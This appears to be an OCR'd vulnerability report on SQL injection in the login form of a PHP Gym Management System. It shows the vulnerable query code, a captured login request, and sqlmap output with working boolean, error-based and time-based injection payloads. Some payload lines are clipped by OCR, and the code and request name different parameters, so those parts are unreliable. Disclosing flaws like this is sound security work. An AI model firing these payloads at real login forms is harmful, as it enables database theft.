
Gym Management System-loginpage-Sqlinjection

SQL injection vulnerability exists in the user_email parameter of the Gym Management System login. Attackers can exploit this vulnerability to steal data

```
if (isset($_POST['Admin_login'])){
  $admin_email= ($_POST['admin_email']);
  $admin_password= ($_POST['admin_pass']);
  $select_admin="SELECT * FROM admin WHERE admin_email='$admin_email' AND admin_pass='
  $run_admin=mysqli_query($con, $select_admin);
```

Where vulnerabilities exist



The packet

```
POST /MyGym/login.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0)
Gecko/20100101 Firefox/103.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.109.169/MyGym/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: [redacted]
DNT: 1
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1

user_email=moinabbas90%40yahoo.com&user_pass=12345&user_login=Submit
```

Sqlmap attack

```
---
Parameter: user_email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=moinabbas90@yahoo.com' AND 5148=5148 AND 'YonY'='YonY&user_pass=12345&user_login=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: user_email=moinabbas90@yahoo.com' AND (SELECT 9018 FROM(SELECT COUNT(*),CONCAT(0x7171767671,(SELECT (ELT(
18=9018,1))),0x7171767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'UiFG'='UiFG&user_pass=
345&user_login=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_email=moinabbas90@yahoo.com' AND (SELECT 8578 FROM (SELECT(SLEEP(5)))laUW) AND 'sAPp'='sAPp&user_pas
12345&user_login=Submit
---
[11:41:02] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```

Payload:

```
---
Parameter: user_email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=moinabbas90@yahoo.com' AND 5148=5148 AND 'YonY'='YonY&user_pass=12345&user_login=Submit
```

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: user_email=moinabbas90@yahoo.com' AND (SELECT 9018 FROM(SELECT COUNT(*),CONCAT(0x7171767671,(SELECT (ELT(9018=9018,1))),0x7171767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'UiFG'='UiFG&user_pass=12345&user_login=Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: user_email=moinabbas90@yahoo.com' AND (SELECT 8578 FROM (SELECT(SLEEP(5)))laUW) AND 'sAPp'='sAPp&user_pass=12345&user_login=Submit

---

[11:48:47] [INFO] the back-end DBMS is MySQL

web application technology: Apache 2.4.39, PHP 7.3.4

back-end DBMS: MySQL >= 5.0

```

Download the source code:

```

https://www.sourcecodester.com/php/15515/gym-management-system-project-php.html

```
```